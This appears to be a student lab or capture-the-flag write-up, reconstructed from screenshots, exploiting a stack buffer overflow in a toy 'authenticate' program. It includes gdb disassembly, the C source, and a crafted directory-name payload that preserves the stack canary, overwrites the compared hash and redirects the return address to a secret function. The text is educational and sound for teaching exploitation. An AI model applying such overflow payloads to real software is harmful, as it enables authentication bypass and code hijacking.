


```
sse@sse_vm:~/Downloads/CS22B016_CS22B069$ gdb ./main
Python Exception <type 'exceptions.ImportError'> No module named gdb:
gdb: warning:
Could not load the Python gdb module from `/usr/local/share/gdb/python'.
Limited Python support is available from the _gdb module.
Suggest passing --data-directory=/path/to/gdb/data-directory.

GNU gdb (GDB) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./main...done.
(gdb) break main
Breakpoint 1 at 0x8049dcc: file main.c, line 80.
(gdb) r
Starting program: /home/sse/Downloads/CS22B016_CS22B069/main

Breakpoint 1, Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_unwinders function is missing:
main (Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_unwinders function is missing:
argc=1, argv=0xffffd0d4) at main.c:80
80          authenticate();
(gdb) break authenticate
Breakpoint 2 at 0x8049c35: file main.c, line 42.
(gdb) disassemble authenticate
Dump of assembler code for function authenticate:
   0x08049c20 <+0>:     push   ebp
   0x08049c21 <+1>:     mov    ebp,esp
   0x08049c23 <+3>:     push   ebx
   0x08049c24 <+4>:     sub    esp,0xd4
   0x08049c2a <+10>:    call   0x80499b0 <__x86.get_pc_thunk.bx>
   0x08049c2f <+15>:    add    ebx,0xc83c5
   0x08049c35 <+21>:    mov    DWORD PTR [ebp-0xc],0xdeafbeef
   0x08049c3c <+28>:    mov    DWORD PTR [ebp-0x5b],0x31346435
   0x08049c43 <+35>:    mov    DWORD PTR [ebp-0x57],0x61323034
   0x08049c4a <+42>:    mov    DWORD PTR [ebp-0x53],0x62346362
   0x08049c51 <+49>:    mov    DWORD PTR [ebp-0x4f],0x36376132
   0x08049c58 <+56>:    mov    DWORD PTR [ebp-0x4b],0x31373962
   0x08049c5f <+63>:    mov    DWORD PTR [ebp-0x47],0x31396439
   0x08049c66 <+70>:    mov    DWORD PTR [ebp-0x43],0x37313031
   0x08049c6d <+77>:    mov    DWORD PTR [ebp-0x3f],0x32393563
   0x08049c74 <+84>:    mov    DWORD PTR [ebp-0x3b],0x66336535
   0x08049c7b <+91>:    mov    DWORD PTR [ebp-0x37],0x61376138
   0x08049c82 <+98>:    mov    DWORD PTR [ebp-0x33],0x65396434
   0x08049c89 <+105>:   mov    DWORD PTR [ebp-0x2f],0x61336137
   0x08049c90 <+112>:   mov    DWORD PTR [ebp-0x2b],0x61326633
   0x08049c97 <+119>:   mov    DWORD PTR [ebp-0x27],0x62396531
   0x08049c9e <+126>:   mov    DWORD PTR [ebp-0x23],0x63316135
   0x08049ca5 <+133>:   mov    DWORD PTR [ebp-0x1f],0x66326135
   0x08049cac <+140>:   mov    BYTE PTR [ebp-0x1b],0x0
   0x08049cb0 <+144>:   sub    esp,0xc
```

Continuation of the authenticate disassembly:




```
   0x08049cb3 <+147>:   lea    eax,[ebx-0x38f66]
   0x08049cb9 <+153>:   push   eax
   0x08049cba <+154>:   call   0x8053af0 <printf>
   0x08049cbf <+159>:   add    esp,0x10
   0x08049cc2 <+162>:   sub    esp,0x8
   0x08049cc5 <+165>:   lea    eax,[ebp-0x1a]
   0x08049cc8 <+168>:   push   eax
   0x08049cc9 <+169>:   lea    eax,[ebx-0x38f50]
   0x08049ccf <+175>:   push   eax
   0x08049cd0 <+176>:   call   0x8053ac0 <__isoc99_scanf>
   0x08049cd5 <+181>:   add    esp,0x10
   0x08049cd8 <+184>:   sub    esp,0x8
   0x08049cdb <+187>:   lea    eax,[ebp-0x8d]
   0x08049ce1 <+193>:   push   eax
   0x08049ce2 <+194>:   lea    eax,[ebx-0x38f4c]
   0x08049ce8 <+200>:   push   eax
   0x08049ce9 <+201>:   call   0x8052920 <realpath>
   0x08049cee <+206>:   add    esp,0x10
   0x08049cf1 <+209>:   test   eax,eax
   0x08049cf3 <+211>:   jne    0x8049d11 <authenticate+241>
   0x08049cf5 <+213>:   sub    esp,0xc
   0x08049cf8 <+216>:   lea    eax,[ebx-0x38f40]
   0x08049cfe <+222>:   push   eax
   0x08049cff <+223>:   call   0x8049145 <perror>
   0x08049d04 <+228>:   add    esp,0x10
   0x08049d07 <+231>:   sub    esp,0xc
   0x08049d0a <+234>:   push   0x1
   0x08049d0c <+236>:   call   0x80535c0 <exit>
   0x08049d11 <+241>:   sub    esp,0x8
   0x08049d14 <+244>:   lea    eax,[ebp-0xce]
   0x08049d1a <+250>:   push   eax
   0x08049d1b <+251>:   lea    eax,[ebp-0x8d]
   0x08049d21 <+257>:   push   eax
   0x08049d22 <+258>:   call   0x8049ad5 <compute_sha256>
   0x08049d27 <+263>:   add    esp,0x10
   0x08049d2a <+266>:   cmp    DWORD PTR [ebp-0xc],0xdeafbeef
   0x08049d31 <+273>:   je     0x8049d4f <authenticate+303>
   0x08049d33 <+275>:   sub    esp,0xc
   0x08049d36 <+278>:   lea    eax,[ebx-0x38f28]
   0x08049d3c <+284>:   push   eax
   0x08049d3d <+285>:   call   0x805f970 <puts>
   0x08049d42 <+290>:   add    esp,0x10
---Type <return> to continue, or q <return> to quit---
   0x08049d45 <+293>:   sub    esp,0xc
   0x08049d48 <+296>:   push   0x1
   0x08049d4a <+298>:   call   0x80535c0 <exit>
   0x08049d4f <+303>:   sub    esp,0x4
   0x08049d52 <+306>:   push   0x40
   0x08049d54 <+308>:   lea    eax,[ebp-0x5b]
   0x08049d57 <+311>:   push   eax
   0x08049d58 <+312>:   lea    eax,[ebp-0xce]
   0x08049d5e <+318>:   push   eax
   0x08049d5f <+319>:   call   0x806ed70 <strncmp>
   0x08049d64 <+324>:   add    esp,0x10
   0x08049d67 <+327>:   test   eax,eax
   0x08049d69 <+329>:   jne    0x8049d91 <authenticate+369>
   0x08049d6b <+331>:   sub    esp,0xc
   0x08049d6e <+334>:   lea    eax,[ebx-0x38f07]
   0x08049d74 <+340>:   push   eax
   0x08049d75 <+341>:   call   0x805f970 <puts>
```




```
void authenticate(){
    unsigned int canary = 0xdeafbeef;
char username[69]; //Dummy Size
    char STATIC_HASH[65] = "5d41402abc4b2a76b9719d911017c5925e3f8a7a4d9e7a3a3f2a1e9b5a1c5a2f";

    // read the username
    printf("Enter your username: ");
    scanf("%9s", username);

    // read and compute the hash for the password
    char resolved_path[MAX_PATH];
    if (!realpath("private_key", resolved_path)) {
        perror("Error resolving path");
        exit(EXIT_FAILURE);
    }
    char computed_hash[SHA256_DIGEST_LENGTH * 2 + 1];
    compute_sha256(resolved_path, computed_hash);


    // check for stack overflows
    // printf("%x\n", canary);
    if(canary != 0xdeafbeef){
        printf("Stack Smashing Detected! Exiting\n");

        exit(EXIT_FAILURE);
    }


    if (strncmp(computed_hash, STATIC_HASH, 64) == 0) {
        printf("Access Granted ✅\n");
        printf("You earned 30 points\n");
    } else {
        printf("Access Denied ❌\n");
        exit(EXIT_FAILURE);
    }
}
```

- Figure out the vulnerability
- In this case resolved_path has been allocated to be of size 50.
- We will try to overflow this buffer by making the realpath of the private_key file long enough to overflow the buffer.




```
   0x08049cd0 <+176>:   call   0x8053ac0 <__isoc99_scanf>
   0x08049cd5 <+181>:   add    esp,0x10
=> 0x08049cd8 <+184>:   sub    esp,0x8
   0x08049cdb <+187>:   lea    eax,[ebp-0x8d]
   0x08049ce1 <+193>:   push   eax
   0x08049ce2 <+194>:   lea    eax,[ebx-0x38f4c]
   0x08049ce8 <+200>:   push   eax
   0x08049ce9 <+201>:   call   0x8052920 <realpath>
   0x08049cee <+206>:   add    esp,0x10
   0x08049cf1 <+209>:   test   eax,eax
   0x08049cf3 <+211>:   jne    0x8049d11 <authenticate+241>
   0x08049cf5 <+213>:   sub    esp,0xc
   0x08049cf8 <+216>:   lea    eax,[ebx-0x38f40]
   0x08049cfe <+222>:   push   eax
   0x08049cff <+223>:   call   0x8049145 <perror>
   0x08049d04 <+228>:   add    esp,0x10
   0x08049d07 <+231>:   sub    esp,0xc
   0x08049d0a <+234>:   push   0x1
   0x08049d0c <+236>:   call   0x80535c0 <exit>
   0x08049d11 <+241>:   sub    esp,0x8
   0x08049d14 <+244>:   lea    eax,[ebp-0xce]
   0x08049d1a <+250>:   push   eax
   0x08049d1b <+251>:   lea    eax,[ebp-0x8d]
   0x08049d21 <+257>:   push   eax
---Type <return> to continue, or q <return> to quit---
```

- Observe that the address of resolved path is ebp-0x8d. There is a lea instruction at 0x08049cdb which is copying the address of the character array to eax register to pass to realpath function.




```
   0x08049cf5 <+213>:   sub    esp,0xc
   0x08049cf8 <+216>:   lea    eax,[ebx-0x38f40]
   0x08049cfe <+222>:   push   eax
   0x08049cff <+223>:   call   0x8049145 <perror>
   0x08049d04 <+228>:   add    esp,0x10
   0x08049d07 <+231>:   sub    esp,0xc
   0x08049d0a <+234>:   push   0x1
   0x08049d0c <+236>:   call   0x80535c0 <exit>
   0x08049d11 <+241>:   sub    esp,0x8
   0x08049d14 <+244>:   lea    eax,[ebp-0xce]
   0x08049d1a <+250>:   push   eax
   0x08049d1b <+251>:   lea    eax,[ebp-0x8d]
   0x08049d21 <+257>:   push   eax
   0x08049d22 <+258>:   call   0x8049ad5 <compute_sha256>
   0x08049d27 <+263>:   add    esp,0x10
   0x08049d2a <+266>:   cmp    DWORD PTR [ebp-0xc],0xdeafbeef
   0x08049d31 <+273>:   je     0x8049d4f <authenticate+303>
   0x08049d33 <+275>:   sub    esp,0xc
   0x08049d36 <+278>:   lea    eax,[ebx-0x38f28]
   0x08049d3c <+284>:   push   eax
   0x08049d3d <+285>:   call   0x805f970 <puts>
   0x08049d42 <+290>:   add    esp,0x10
---Type <return> to continue, or q <return> to quit---
   0x08049d45 <+293>:   sub    esp,0xc
   0x08049d48 <+296>:   push   0x1
   0x08049d4a <+298>:   call   0x80535c0 <exit>
   0x08049d4f <+303>:   sub    esp,0x4
   0x08049d52 <+306>:   push   0x40
   0x08049d54 <+308>:   lea    eax,[ebp-0x5b]
   0x08049d57 <+311>:   push   eax
   0x08049d58 <+312>:   lea    eax,[ebp-0xce]
   0x08049d5e <+318>:   push   eax
   0x08049d5f <+319>:   call   0x806ed70 <strncmp>
   0x08049d64 <+324>:   add    esp,0x10
   0x08049d67 <+327>:   test   eax,eax
   0x08049d69 <+329>:   jne    0x8049d91 <authenticate+369>
   0x08049d6b <+331>:   sub    esp,0xc
   0x08049d6e <+334>:   lea    eax,[ebx-0x38f07]
   0x08049d74 <+340>:   push   eax
   0x08049d75 <+341>:   call   0x805f970 <puts>
   0x08049d7a <+346>:   add    esp,0x10
   0x08049d7d <+349>:   sub    esp,0xc
   0x08049d80 <+352>:   lea    eax,[ebx-0x38ef4]
   0x08049d86 <+358>:   push   eax
   0x08049d87 <+359>:   call   0x805f970 <puts>
   0x08049d8c <+364>:   add    esp,0x10
   0x08049d8f <+367>:   jmp    0x8049dad <authenticate+397>
   0x08049d91 <+369>:   sub    esp,0xc
   0x08049d94 <+372>:   lea    eax,[ebx-0x38edf]
   0x08049d9a <+378>:   push   eax
   0x08049d9b <+379>:   call   0x805f970 <puts>
   0x08049da0 <+384>:   add    esp,0x10
   0x08049da3 <+387>:   sub    esp,0xc
   0x08049da6 <+390>:   push   0x1
   0x08049da8 <+392>:   call   0x80535c0 <exit>
   0x08049dad <+397>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x08049db0 <+400>:   leave
   0x08049db1 <+401>:   ret
End of assembler dump.
(gdb)
```

- The canary is stored at ebp-0xc and the value is 0xdeafbeef.
- The computed hash is stored at ebp-0x5b and is compared to the string stored starting from ebp-0xce.
- The buffer of realpath starts from ebp-0x8d and grows towards ebp.
- The size is 50 but we will overflow it.
- The directory we are working in is /home/sse




```
TARGET_DIR="/home/sse/${DYNAMIC_FOLDER_NAME}"
mkdir -p "${TARGET_DIR}"
```


- Aside from the offset of /home/sse/ we need more characters in the folder name such that when the buffer overflows, the computed hash region gets overwritten by the actual hash of the password hence comparing the password with itself and solving the problem.
- The buffer overflow should also prevent the canary from being changed by adding padding till the canary address and then entering the canary.
- We will use the hash of the private_key present in the folder. It can be found by observing the stack as well.



```
HASH=$(sha256sum "$PRIVATE_KEY_FILE" | awk '{print $1}')
```




```
DYNAMIC_FOLDER_NAME=$(printf "hiAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA${HASH}AAAAAAAAAAAAAAA\xef\xbe\xaf\xdeAAAAAAAAAAAA\xe4\x9b\x04\x08\xc0\x35\x05\x08")
```



```
71              printf("You earned 50 points\n");
(gdb) x/120wx $esp
0xffffcd50:     0x00000000      0x00000000      0x62300000      0x65323036
0xffffcd60:     0x32343430      0x64656338      0x38613161      0x39636236
0xffffcd70:     0x65633465      0x62393931      0x37663538      0x61666633
0xffffcd80:     0x36326132      0x62353637      0x31313134      0x35646362
0xffffcd90:     0x61313830      0x31373339      0x2f003831      0x656d6f68
0xffffcda0:     0x6573732f      0x4169682f      0x41414141      0x41414141
0xffffcdb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdc0:     0x41414141      0x41414141      0x41414141      0x36623041
0xffffcdd0:     0x30653230      0x38323434      0x61646563      0x36386131
0xffffcde0:     0x65396362      0x31656334      0x38623939      0x33376635
0xffffcdf0:     0x32616666      0x37363261      0x34623536      0x62313131
0xffffce00:     0x30356463      0x39613138      0x31313733      0x41414138
0xffffce10:     0x41414141      0x41414141      0x41414141      0xdeadbeef
0xffffce20:     0x41414141      0x41414141      0x41414141      0x08049be4
0xffffce30:     0x080535c0      0x6972702f      0x65746176      0x79656b5f
0xffffce40:     0x08112a00      0x08111ff4      0x08112f24      0x080505b7
0xffffce50:     0x00000001      0xffffcf74      0xffffcf7c      0xffffce74
0xffffce60:     0x08111ff4      0x0804998d      0x00000001      0xffffcf74
0xffffce70:     0x08112060      0x08111ff4      0x08111ff4      0x00000001
0xffffce80:     0x00000001      0x8bc6fae3      0x7e50a90c      0x00000000
0xffffce90:     0x00000000      0x00000000      0x00000000      0x08111ff4
0xffffcea0:     0x00000000      0x08050556      0xffffcf7c      0x08051e40
0xffffceb0:     0x00000000      0x00000000      0x00000000      0x00000000
```


As we can see in this stack after the code has executed with the overflowed realpath



```
Dump of assembler code for function secret_function:
   0x08049be4 <+0>:     push   ebp
   0x08049be5 <+1>:     mov    ebp,esp
   0x08049be7 <+3>:     push   ebx
   0x08049be8 <+4>:     sub    esp,0x4
   0x08049beb <+7>:     call   0x80499b0 <__x86.get_pc_thunk.bx>
   0x08049bf0 <+12>:    add    ebx,0xc8404
   0x08049bf6 <+18>:    sub    esp,0xc
   0x08049bf9 <+21>:    lea    eax,[ebx-0x38fa4]
   0x08049bff <+27>:    push   eax
   0x08049c00 <+28>:    call   0x805f970 <puts>
   0x08049c05 <+33>:    add    esp,0x10
   0x08049c08 <+36>:    sub    esp,0xc
   0x08049c0b <+39>:    lea    eax,[ebx-0x38f7b]
   0x08049c11 <+45>:    push   eax
   0x08049c12 <+46>:    call   0x805f970 <puts>
   0x08049c17 <+51>:    add    esp,0x10
   0x08049c1a <+54>:    nop
   0x08049c1b <+55>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08049c1e <+58>:    leave
   0x08049c1f <+59>:    ret
```

We add 12 A’s after the canary so as to reach to the return address of the function and over write that with the base instruction address of secret function which is 0x08049be4.
It has to be filled appropriately to match the little endian format.

Bonus-



```
Dump of assembler code for function exit:
   0x080535c0 <+0>:     push   esi
   0x080535c1 <+1>:     pop    esi
   0x080535c2 <+2>:     call   0x8053319 <__x86.get_pc_thunk.ax>
   0x080535c7 <+7>:     add    eax,0xbea2d
   0x080535cc <+12>:    sub    esp,0xc
   0x080535cf <+15>:    lea    eax,[eax+0x6c]
   0x080535d5 <+21>:    push   0x1
   0x080535d7 <+23>:    push   0x1
   0x080535d9 <+25>:    push   eax
   0x080535da <+26>:    push   DWORD PTR [esp+0x1c]
